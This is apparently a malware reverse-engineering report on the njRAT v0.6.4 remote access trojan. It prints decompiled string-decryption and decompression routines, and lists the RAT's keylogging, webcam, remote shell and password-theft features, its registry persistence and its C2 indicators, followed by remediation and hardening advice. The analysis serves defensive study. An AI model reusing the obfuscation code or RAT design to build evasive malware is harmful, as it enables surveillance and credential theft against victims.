
This function calculates the byte position in the stream using the key value and an internal random number (\u000F) as the base XOR:



```
int num5 = \u0002 ^ -1585083576 ^ num3;
\u0006\u2001.\u0003.BaseStream.Position = (long)num5;
```

b. Decryption With Rotational XOR


The data bytes that are read from the stream will be decrypted with the XOR shifting technique:



```
for (int num7 = 0; num7 != array.Length; num7++)
{
    byte[] array2 = array;
    int num8 = num7;
    array2[num8] ^= (byte)(\u0006\u2001.\u000F >> ((num7 & 3) << 3));
}
```

c. Decompression and Reconstruction


If the data is compressed, an additional function \u0006\u2001.\u0002(byte[], int, byte[]) is used to extract the original data from the compressed representation (similar to LZ-style decompression):



```
private static void \u0002(byte[] \u0002, int \u0003, byte[] \u0005)
{
    int i = 0;
    int num = 0;
    int num2 = 128;
    int num3 = \u0005.Length;
    while (i < num3)
    {
        if ((num2 <<= 1) == 256)
        {
            num2 = 1;
            num = (int)\u0002[\u0003++];
        }
        if ((num & num2) != 0)
        {
            int num4 = (\u0002[\u0003] >> 2) + 3;
            int num5 = (((int)\u0002[\u0003] << 8) | (int)\u0002[\u0003 + 1]) & 1023;
            \u0003 += 2;
            int num6 = i - num5;
            if (num6 < 0)
            {
                return;
            }
            while (--num4 >= 0)
            {
                if (i >= num3)
                {
                    break;
                }
                \u0005[i++] = \u0005[num6++];
            }
        }
        else
        {
            \u0005[i++] = \u0002[\u0003++];
        }
    }
}
```

d. Additional Obfuscation (PublicKeyToken)


If the malware is executed in an assembly context with a public key token, the decrypted result will undergo an additional XOR with the bit-rotated token:



```
                    for (int i = 0; i < num9; i++)
                    {
                        byte b = \u0006\u2001.\u000E[i & 7];
                        b = (byte)(((int)b << 3) | (b >> 5));
                        array3[i] ^= b;
                    }
```

e. String Interning and Cache

The decrypted string will be cached in an internal dictionary so that it does not need to be re-decrypted, and also internalized to be memory efficient.



```
                if (!flag4)
                {
                    text = string.Intern(text);
                    \u0006\u2001.\u0002.Add(\u0002, text);
                    if (\u0006\u2001.\u0002.Count == 1442)
                    {
                        \u0006\u2001.\u0003.Close();
                        \u0006\u2001.\u0003 = null;
                        \u0006\u2001.\u0005 = (\u0006\u2001.\u000E = null);
                    }
                }
                return text;
```

With this dynamic string decryption approach, nJRAT hides the core commands and sensitive strings from signature-based detection. This explains why during static analysis, strings like “shl”, “cam”, and “ret” are not found explicitly; they only appear in memory at runtime. The kind of resource stream-based decryption also makes manual reverse engineering difficult because the actual string code is hidden inside the binary resource, not in the direct IL code.

2. RAT Main Features

Analysis of **Form1** in **nJRAT.exe** shows that the main interface of this RAT client is designed using the **ToolStripMenuItem** component, which presents the remote control functions of the victim system. Each menu is connected to a handler that sends commands to the **Client** object. Which in turn will be translated by the function **\u0003(Client,byte[])** as the command executor

The following are the key features identified:

Features	**Objective**	**Related Codes (Obfuscated)**
Remote Desktop	View victim's desktop screen in real-time	**RemotedDesktopToolStripMenuItem** (**\u0005\u2004**)
Remote Webcam	Accessing webcam for pictures/videos	**RemoteCamToolStripMenuItem1** (**\u0005\u2004**)
Keylogger	Record keystroke activity	**KeyloggerToolStripMenuItem** (**\u000F\u2004**)
Microphone	Access and record audio from the mic	**global::\u0002\u2001.\u0005\u2002.Play();**
File Manager	Explore and modify victim files	**FileManagerToolStripMenuItem1** (**\u0006\u2004**)
Process Manager	View and kill active processes	**ProcessManagerToolStripMenuItem1** (**\u000E\u2004**)
Registry Editor	Reading and writing Windows registry entries	**RegistryToolStripMenuItem** (**\u0008\u2005**)
Chat Box	Direct two-way communication with the victim	**OpenChatToolStripMenuItem** (**\u0003\u2005**)
Remote Shell	Execute CMD commands remotely	**RemoteShellToolStripMenuItem** (**\u0005\u2005**)
Password Recovery	Retrieving saved credentials from the browser/application	**GetPasswordsToolStripMenuItem** (**\u0008\u2004**)
Plugin Loader	Runs additional .NET plugins from the server	**ScriptToolStripMenuItem** (**\u0005\u2006**)
Remote File Exec	Running the file sent to the client	**RunFileToolStripMenuItem** (**\u000F\u2005**)

All core features of the RAT can be triggered by the operator via the graphical user interface (GUI), and are transmitted to the client as string-based commands. These commands are handled by the command dispatcher function on the victim's side, which maps each command to a corresponding feature module. Notably, microphone capture and playback are not directly controlled from **Form1**, but are executed upon receiving a specific command from the server. The audio data is decrypted and streamed back through the **BufferedWaveProvider** and **WaveOut** components.

3. Conclusion

The reverse engineering process of the njRAT v0.6.4 malware begins with an analysis of the main dropper named EnKSaR HaCKeR.exe. This dropper is tasked with extracting and running two files: nJRAT.exe as the main payload, and njq8.exe as an additional module. Through the Form1_Load event, the dropper writes these two files to the root directory and executes them directly without user interaction, indicating that this dropper is only a hidden launcher for the RAT.

Next, the analysis focuses on nJRAT.exe, which is the core of this trojan. The application entry point utilizes the WindowsFormsApplicationBase class, which is used to initialize the program in a single instance only, and manages the application lifecycle through methods such as OnInitialize(), OnStartup(), and OnRun(). At the OnStartup() stage, the RAT immediately initiates a network connection to listen for commands from the Command-and-Control (C2) server. The main interface display, called MainForm, is Form1, but with the window completely hidden so that it is not visible to the user.

The SK and Client classes manage the main components of network communication. The SK class acts as a TCP listener that accepts connections from clients (victims), stores them in a list, and distributes commands through the dsk() main loop. On the other hand, the Client class handles reading data from the server, wrapping it into an RQ object, and distributing commands to execution threads. Command execution on the client is controlled by the \u0002\u2001.\u0003(Client, byte[]) function, which then maps string commands such as ret, cam, shl, and others to specific functions that perform RAT features.

The main features of njRAT include remote desktop, webcam, keylogger, chat box, remote shell, file manager, process and registry editor, microphone, password recovery, and plugin loader. All commands are transmitted encrypted and decrypted on the client side through the \u0006\u2001 decryption class, which reads encrypted strings from resources, then decompresses them dynamically at runtime. This technique avoids static detection of sensitive strings such as cmd.exe or upload.

In terms of infection and persistence, the malware drops files to disk and adds an autorun entry to the Windows registry (HKCU\Software\Microsoft\Windows\CurrentVersion\Run) to ensure that it runs automatically when the system starts. The default C2 used is zaaptoo.zapto.org on port 1177, which can be used as a detection indicator.

Overall, this analysis shows that njRAT v0.6.4 is a powerful modular RAT, with comprehensive system monitoring features and fairly sophisticated evasion techniques. With its code structure deliberately obfuscated through obfuscation, encrypted strings, and anonymous classes, the malware makes great efforts to evade detection by analysts and antiviruses. This reverse engineering successfully reveals the full workflow and internal features of the malware, and provides a technical foundation for further detection and mitigation.

INFECTION VECTOR & SCOPE OF ATTACK

The infection begins with the execution of the dropper **EnKSaR HaCKeR.exe** (initially labeled *nJRAT.exe*). This dropper unpacks and launches two payload files: **nJRAT.exe** (the main RAT payload) and **njq8.exe** (a secondary component). Dynamic analysis confirmed that these files were written to disk (to C:) and executed, establishing the RAT process on the system.

Once running, the malware ensures persistence by creating new Windows registry "Run" entries for both the current user and the local machine. It used an obfuscated MD5-like name (decoding to "Windows") so that the entry appears as *windows.exe* on each user login. The *windows.exe* process also appeared in the system's startup programs, confirming that the malware is configured to relaunch on boot. These mechanisms blend the RAT into legitimate system entries, making it hard to detect and guaranteeing it remains active across reboots.

Key aspects of the attack include:

- **Remote Command & Control:** The RAT opens a persistent TCP channel to an attacker-controlled server, periodically beaconing out and allowing the adversary to send commands and receive data. The malware even adds a firewall rule to permit this C2 traffic. This communication channel enables the attacker to issue remote commands (e.g. shell or desktop control) and exfiltrate collected information.
- **Keylogging:** The RAT captures all user keystrokes and writes them to a log file. These keystroke logs are periodically sent to the attacker's server, providing the adversary with real-time insight into the user's input.
- **Data and System Surveillance:** The malware can capture screenshots of the desktop and activate the webcam, sending this visual data to the operator. It also gathers system information (OS version, device details) and can manage files or registry settings on the host. These capabilities, combined with a remote shell, give the attacker broad visibility and control over the compromised machine.
- **Persistence and Auto-Execution:** The RAT also copied itself into startup locations (shown as *"windows.exe"*) and created registry autorun entries, guaranteeing it would automatically relaunch on each reboot.

Together, these steps resulted in a full system compromise. The malware quickly embedded itself, established persistence, and began exfiltrating sensitive data, giving the attacker continuous remote access. This chain demonstrates how a single dropper can ultimately lead to the total takeover of the victim's system.

MITIGATION & REMEDIATION PLAN

To remove njRAT from an infected Windows system and restore it to a secure operational state, a methodical and multi-step remediation process should be followed. This plan assumes the malware has been positively identified and that the system remains under the analyst's control.

1. Terminate the Malicious Process

The first step is to manually identify and terminate the RAT's main process, commonly listed as **windows.exe** in the Task Manager. This process should be ended before any file removal or registry cleanup to prevent the malware from respawning or reinitializing persistence mechanisms.

- Open Task Manager
- Locate **windows.exe** under the **Processes** or **Details** tab
- Right-click and select **End Task**

2. Remove Registry Persistence

The malware creates autorun entries in the Windows Registry to ensure it starts on boot. These must be removed manually:

- Open **Regedit**
- Navigate to "**HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run**" and "**HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Run**"
- Look for entries referencing **windows.exe** or unknown values (e.g., MD5-like names such as **ecc7c8c51c0850c1ec247c7fd3602f20**)
- Right-click and **Delete** the suspicious entries

3. Delete Dropped Files

Using File Explorer or the command line, locate and permanently remove all dropped components:

- **C:\nJRAT.exe**
- **C:\njq8.exe**
- **C:\windows.exe**
- **windows.exe.tmp** (usually located in the Temp directory or the same folder as the main executable)

Be sure to **enable hidden files** and verify that no residual files remain in system folders or startup directories.

4. Revert System Modifications

njRAT may also create firewall rules or change system settings to facilitate communication with its C2 server. These should be reviewed and reversed:

- Open **Windows Defender Firewall with Advanced Security**
- Look for outbound or inbound rules referencing windows.exe
- Remove any rules added by the malware

5. Scan with Antivirus and Malware Tools

Run a full system scan using trusted tools such as:

- **Microsoft Defender Offline Scan**
- **Malwarebytes Anti-Malware**
- **ESET Online Scanner** or similar

This step ensures no residual files, registry keys, or alternate payloads remain. Scanning tools should be updated to the latest definitions before running.

6. Reboot and Monitor

After cleanup:

- Reboot the system
- Reopen Task Manager, Regedit, and Firewall to verify windows.exe has not returned
- Monitor network activity for any outbound connections to known njRAT domains or ports (e.g., port 1177, **zapto.org** domains)

If any reappearance is detected, recheck for overlooked persistence vectors or consider isolating and reimaging the machine.

STRENGTHENING DEFENSES TO PREVENT FUTURE INCIDENTS

In addition to removing the current infection, it is critical to strengthen the organization's defenses to prevent future compromises by njRAT or similar Remote Access Trojans. The following measures focus on endpoint hardening, user awareness, and detection capabilities to reduce the attack surface and improve resilience.

1. **Implement Least Privilege Principles**

   Ensure users operate with the minimum necessary privileges. Administrative rights should only be granted where operationally required, and elevated privileges must be tightly controlled. Limiting user access prevents malware from writing to protected system areas or creating registry autoruns under privileged keys.

2. **Restrict Script and Executable Delivery**

   Block common delivery vectors such as:

   - Email attachments containing **.exe**, **.scr**, or **.bat** files
   - Malicious scripts embedded in documents (e.g., macros in Office files)
   - Downloads from untrusted sources

   Use group policy or endpoint protection settings to restrict execution from user folders such as **%TEMP%** and **%APPDATA%**.

3. **Monitor and Block Outbound Connections**

   Set up firewall rules or an IDS/IPS system to monitor and control outbound traffic:

   - Block uncommon ports used by RATs (e.g., port 1177)

- Alert on connections to dynamic DNS domains such as **zaaptoo.zapto[.]org**, which are commonly used for C2

Deploy network traffic analysis tools (e.g., Zeek, Suricata) to detect anomalies and beaconing behavior.

4. **Enhance Logging and Endpoint Visibility**

   Deploy a centralized logging solution (e.g., SIEM) and configure endpoints to report key security events:

   - Process creation
   - Registry modifications
   - Network connections
   - Executable file writes

   This visibility is essential for timely detection and response.

5. **Regularly Update Security Tools and Definitions**

   Ensure antivirus, EDR, and all security tools are updated with the latest signatures and detection capabilities. Known RAT families, such as njRAT, are well-documented, and updated tools can detect both known variants and their behavior-based patterns.

6. **Conduct User Awareness Training**

   Human error remains a leading cause of malware infection. Training users to recognize phishing emails, suspicious attachments, and unverified software is critical. Simulated phishing campaigns and incident response drills can further strengthen readiness.

By combining technical controls with user education and layered monitoring, organizations can significantly reduce the risk of remote access malware infections and improve their ability to detect and respond if future incidents occur.

CONCLUSION

This analysis of njRAT v0.6.4 demonstrates how even a decade-old Remote Access Trojan can still pose a significant threat in modern environments when proper defenses are not in place. Through a structured and layered approach beginning with static inspection, progressing to behavioral monitoring, and concluding with code-level reverse engineering, we were able to fully understand the malware's capabilities, infection chain, and internal architecture.

The RAT uses a dropper to implant itself on the system, establishes persistence through registry autorun keys, and enables full remote control by beaconing out to a Command and Control (C2) server. Its features include keylogging, remote desktop access, webcam capture, and file manipulation, all managed through obfuscated commands and runtime string decryption to evade detection.

Remediation involved terminating active processes, removing dropped binaries, cleaning registry keys, and restoring system settings, followed by a full system scan to ensure the malware was eradicated. Defensive recommendations included applying least privilege principles, controlling script execution, monitoring outbound traffic, and educating users about phishing and unsafe software practices.

This case study reinforces the importance of building layered defenses, maintaining visibility over endpoint activity, and equipping analysts with the tools and skills to deconstruct threats that attempt to hide in plain sight.